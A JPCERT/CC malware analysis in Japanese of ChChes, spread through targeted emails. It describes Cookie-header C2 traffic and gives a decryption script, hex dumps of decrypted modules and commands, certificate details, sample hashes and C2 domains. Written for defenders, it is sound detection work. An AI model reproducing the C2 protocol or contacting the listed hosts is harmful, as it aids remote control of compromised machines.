


Cookieヘッダーを用いてC&CサーバとやりとりするマルウェアChChes(2017-01-26)

jpcert.or.jp/magazine/acreport-ChChes.html



JPCERT/CC

2017/01/26

ChChes

-
- メール

JPCERT/CCでは、2016年10月頃から国内の組織に対して、実行ファイルを含むZIPファイルを添付した標的型メールが送信されていることを確認しています。標的型メールは、実在の人物を騙り、国内のフリーメールアドレスから送信されています。また、実行ファイルはWord文書にアイコン偽装されており、これを実行するとChChesと呼ばれるマルウェアに感染します。

今回はChChesの通信内容の特徴などについて紹介します。

標的型メールに添付されているZIPファイル

標的型メールに添付されているZIPファイルには、実行ファイルのみが含まれる場合と、加えてダミーのWord文書を同梱している場合があります。以下は、後者の例です。




図 1：添付さ

れているZIPファイルの例

上記の事例では、類似したファイル名が2つ並び、片方はダミーのWord文書、もう片方はWord文書のアイコンに偽装した実行ファイルとなっており、この実行ファイルを実行することでChChesに感染します。実行ファイルには特定のコードサイニング証明書により署名

されている検体を複数確認しています。なお、ダミーのWord文書は無害なもので、ファイル名に関連した実在するオンライン記事の内容が、Word文書化されています。コードサイニング証明書の詳細はAppendix Aに記載しています。

ChChesの通信内容について

ChChesは、特定のサイトとHTTPで通信を行い、コマンドおよびモジュールを受信するマルウェアです。ChChesは、単体では実行できる機能はほとんどなく、C&Cサーバと通信する中でモジュールを受信し、メモリ上に展開することで機能を拡張します。

以下はChChesが送信するHTTP GETリクエストの例です。なお、GETではなくHEADが使われる場合もあります。

```
GET /X4iBJjp/MtD1xyoJMQ.htm HTTP/1.1
Cookie: uHa5=kXFGd3JqQHmfnMbi9mFZAJHCGja0ZLs%3D;KQ=yt%2Fe~省略~
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: [ユーザエージェント]
Host: [ホスト名]
Connection: Keep-Alive
Cache-Control: no-cache
```

上記のように、HTTPリクエストのパスには[ランダムな文字列].htmが使われますが、Cookieフィールドの値はランダムではなく、C&Cサーバとのやりとりに使われるデータが暗号化された状態で含まれています。この値は、以下のPythonスクリプトで復号することができます。

```
data_list = cookie_data.split(';')
dec = []
for i in range(len(data_list)):
    tmp = data_list[i]
    pos = tmp.find("=")
    key = tmp[0:pos]
    val = tmp[pos:]
    md5 = hashlib.md5()
    md5.update(key)
    rc4key = md5.hexdigest()[8:24]
    rc4 = ARC4.new(rc4key)
    dec.append(rc4.decrypt(val.decode("base64"))[len(key):])
print("[*] decoded: " + "".join(dec))
```

以下は、感染後に発生する通信の大まかな流れです。




図 2：通信の流れ

最初のリクエスト

ChChesが最初に送信するHTTPリクエスト（リクエスト1）のCookieフィールドの値には'A'で始まるデータが暗号化された状態で含まれています。以下は、送信されるデータの例です。




図 3：最初に送信

されるデータの例

図 3に示すように、送信されるデータにはコンピュータ名などの情報が含まれます。なお、暗号化されたデータのフォーマットはChChesのバージョンにより異なります。詳細についてはAppendix Bに記載します。

ChChesは、リクエスト1のレスポンスとして、感染端末を識別するIDとなる文字列をC&Cサーバから受信します（レスポンス1）。このとき、感染端末を識別するIDは以下のようにSet-Cookieフィールドの値に含まれます。

```

HTTP/1.1 200 OK
~省略~
Set-Cookie: tag=45eee062321da051
Content-Length: 0
Content-Type: text/html;charset=utf-8
    
```

感染端末を識別するID
(コンピュータ名*PIDをもとに生成される)

```

$ echo -n TESTPC*3008|md5sum |cut -c 9-24
45eee062321da051
    
```

図 4：最初のリク

エストに対するレスポンスの例

モジュールおよびコマンドの要求

次に、ChChes は、モジュールおよびコマンドを受信するためのHTTPリクエスト（リクエスト2）を送信します。このとき、Cookieフィールドの値には'B'で始まる以下のデータが暗号化された状態で含まれています。

B[感染端末を識別するID]

リクエスト2のレスポンスとして、暗号化された状態のモジュールおよびコマンド（レスポンス2）をC&Cサーバから受信します。以下は受信したモジュールおよびコマンドの復号後の例です。

00000000	00 00 00 00	06 00 00 00	85 10 00 00	00 00 00 00
00000010	61 63 74 69	76 65 0d f0	46 70 75 41	01 00 00 00	2a 72 active..F~uM..*r
00000020	ad d7 00 00	7a df 3e 00	00 00 00 00	00 00 00 00	35 10z.>AJ....5.
00000030	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	3a 2b:+
00000040	b5 64 00 00	00 00 e9 b2	03 00 00 cc	cc cc cc cc	.d.....
00000050	cc 55 8b ec	81 ec a0 00	00 00 c6	85 60 ff ff	ff ff .U.....`...
00000060	bc c6 85 61	ff ff 62 ff	ff ff c3	c6 62	ff ff .a...x..b.....
00000070	85 63 ff ff	ff ff 44 c6	85 64 ff	ff ff 3e c6	85 65 .c...D..d...>..e
00000080	ff ff ff 45	c6 85 66	ff ff da	c6 85 67	ff ff ...E..f.....g..

図 5：受信したモ

00000000	10 ed 60 00	08 00 00 00	00 00 00 00	00 00 00 00	..`.....
00000010	69 70 63 6f	6e 66 69 67	08 08 08 08	08 08 08 08	ipconfig.....
00000020	コマンド				

ジュールおよびコマンドの復号後のデータ

上記のように、コマンドとモジュールが1つのデータとして受信する場合と、コマンドのみを受信する場合があります。以降、受信したコマンドの実行結果がC&Cサーバに送信され、再びモジュールおよびコマンドを受信する処理に戻ります。このようにして、C&Cサーバから繰り返し命令を受信することで、感染端末は外部からの遠隔操作を受けることとなります。

JPCERT/CCの調査では、これまでに、以下の機能を持ったモジュールの存在を確認しており、これが実質的にはChChesのボット機能であると言えます。

- AESによる通信の暗号化
- シェルコマンドの実行
- ファイルのアップロード
- ファイルのダウンロード
- DLLのロードおよび実行
- ボットコマンドのタスク一覧

特に、AESによる通信の暗号化を行うモジュールは、感染後、比較的初期の段階で受信されることを確認しています。これにより、その後のC&Cサーバとのやりとりは、これまでの通信の暗号化に加えて、AESで暗号化されることになります。

おわりに

ChChesは、2016年10月頃から確認されるようになった比較的新しい種類のマルウェアです。今後も標的型攻撃で使われる可能性があるため、JPCERT/CCでは引き続き、ChChesとそれを利用した標的型攻撃に注目していきます。

今回解説した検体のハッシュ値に関しては、[Appendix C](#)に記載しています。また、これまでにJPCERT/CCで確認しているChChesの通信先[Appendix D](#)に記載していますので、このような通信先にアクセスしている端末がないかご確認ください。

分析センター 中村 祐

Appendix A コードサイニング証明書

検体に付加されているコードサイニング証明書の情報は以下の通りです。

```
$ openssl x509 -inform der -text -in mal.cer
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            3f:fc:eb:a8:3f:e0:0f:ef:97:f6:3c:d9:2e:77:eb:b9
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=VeriSign, Inc., OU=VeriSign Trust Network, OU=Terms of use at
https://www.verisign.com/rpa (c)10, CN=VeriSign Class 3 Code Signing 2010 CA
        Validity
            Not Before: Aug  5 00:00:00 2011 GMT
            Not After : Aug  4 23:59:59 2012 GMT
        Subject: C=IT, ST=Italy, L=Milan, O=HT Srl, OU=Digital ID Class 3 - Microsoft
Software Validation v2, CN=HT Srl
        Subject Public Key Info:
~省略~
```




図 6 : コードサイニン

グ証明書

Appendix B ChChesのバージョン

以下は、これまでに確認しているChChesのバージョン番号と検体のPEヘッダから取得したコンパイルタイムをプロットしたものです。




図 7 : ChChesの

各バージョンのコンパイルタイム

以下は、ChChesのバージョン毎の最初のHTTPリクエストに含まれる暗号化されたデータのフォーマットと各値の説明です。

表 1: バージョン毎の送信フォーマット

バージョン	送信フォーマット
-------	----------

1.0.0	A<a>*?3618468394?<c>?<d>*<f>
1.2.2	A<a>*?3618468394?<c>?<d>*<f>
1.3.0	A<a>*?3618468394?<c>?<d>*<f>
1.3.2	A<a>*?3618468394?<c>?<d>*<g>
1.4.0	A<a>*?3618468394?<c>?<d>*<g>
1.4.1	A<a>*?3618468394?<c>?<d> (<e>)*<g>
1.6.4	A<a>**<h>?3618468394?<c>?<d> (<e>)*<g>

表 2 : ~の説明

記号	データ	サイズ	備考
<a>	コンピュータ名	可変	英数大文字
	プロセスID	可変	
<c>	テンポラリフォルダのパス	可変	%TEMP%の値
<d>	マルウェアのバージョン	可変	例 : 1.4.1
<e>	画面の解像度	可変	例 : 1024x768
<f>	explorer.exeのバージョン	可変	例 : 6.1.7601.17567
<g>	kernel32.dllのバージョン	可変	例 : 6.1.7601.17514
<h>	SIDのMD5値の一部	16バイト	例 : 0345cb0454ab14d7

Appendix C 検体のSHA-256ハッシュ値

ChChes

- 5961861d2b9f50d05055814e6bfd1c6291b30719f8a4d02d4cf80c2e87753fa1
- ae6b45a92384f6e43672e617c53a44225e2944d66c1ffb074694526386074145
- 2c71eb5c781daa43047fa6e3d85d51a061aa1dfa41feb338e0d4139a6dfd6910
- 19aa5019f3c00211182b2a80dd9675721dac7cfb31d174436d3b8ec9f97d898b
- 316e89d866d5c710530c2103f183d86c31e9a90d55e2ebc2dda94f112f3bdb6d

- efa0b414a831cbf724d1c67808b7483dec22a981ae670947793d114048f88057
- e90064884190b14a6621c18d1f9719a37b9e5f98506e28ff0636438e3282098b
- 9a6692690c03ec33c758cb5648be1ed886ff039e6b72f1c43b23fbd9c342ce8c
- bc2f07066c624663b0a6f71cb965009d4d9b480213de51809cdc454ca55f1a91
- e6ecb146f469d243945ad8a5451ba1129c5b190f7d50c64580dbad4b8246f88e
- e88f5bf4be37e0dc90ba1a06a2d47faaeea9047fec07c17c2a76f9f7ab98acf0
- d26dae0d8e5c23ec35e8b9cf126cded45b8096fc07560ad1c06585357921eed
- 2965c1b6ab9d1601752cb4aa26d64a444b0a535b1a190a70d5ce935be3f91699
- 312dc69dd6ea16842d6e58cd7fd98ba4d28eefeb4fd4c4d198fac4eee76f93c3
- 4ff6a97d06e2e843755be8697f3324be36e1eb9b280bb45724962ce4b6710297
- 45d804f35266b26bf63e3d616715fc593931e33aa07feba5ad6875609692efa2
- cb0c8681a407a76f8c0fd2512197aafad8120aa62e5c871c29d1fd2a102bc628
- 75ef6ea0265d2629c920a6a1c0d1dd91d3c0eda86445c7d67ebb9b30e35a2a9f
- 471b7edbd3b344d3e9f18fe61535de6077ea9fd8aa694221529a2ff86b06e856
- ae0dd5df608f581bbc075a88c48eedeb7ac566ff750e0a1baa7718379941db86
- 646f837a9a5efbbdde474411bb48977bff37abfefaa4d04f9fb2a05a23c6d543
- 3d5e3648653d74e2274bb531d1724a03c2c9941fdf14b8881143f0e34fe50f03
- 9fbd69da93fbe0e8f57df3161db0b932d01b6593da86222fabef2be31899156d
- 723983883fc336cb575875e4e3ff0f19bcf05a2250a44fb7c2395e564ad35d48
- f45b183ef9404166173185b75f2f49f26b2e44b8b81c7caf6b1fc430f373b50b

Appendix D通信先一覧

- area.wthelpdesk.com
- dick.ccfchrist.com
- kawasaki.cloud-maste.com
- kawasaki.unhamj.com
- sakai.unhamj.com
- scorpion.poulsenv.com
- trout.belowto.com
- zebra.wthelpdesk.com
- hamiltion.catholicmmb.com
- gavin.ccfchrist.com
-
- メール

この記事の筆者



記事に関するご意見・ご質問は、お問い合わせフォームにご記入ください。

このページは役に立ちましたか？


0人が「このページが役に立った」と言っています。

その他、ご意見・ご感想などございましたら、ご記入ください。

こちらはご意見・ご感想用のフォームです。各社製品については、各社へお問い合わせください。

javascriptを有効にすると、ご回答いただけます。ありがとうございました。


関連記事




HUI Loaderの分析




Anti-UPX Unpackingテクニック



モバイル端末を狙うマルウェアへの対応FAQ



攻撃グループLuoYuが使用するマルウェアWinDealer



攻撃グループBlackTechが使用するマルウェアGh0stTimes

[≪ 前へ](#)

[トップに戻る](#)

[次へ ≫](#)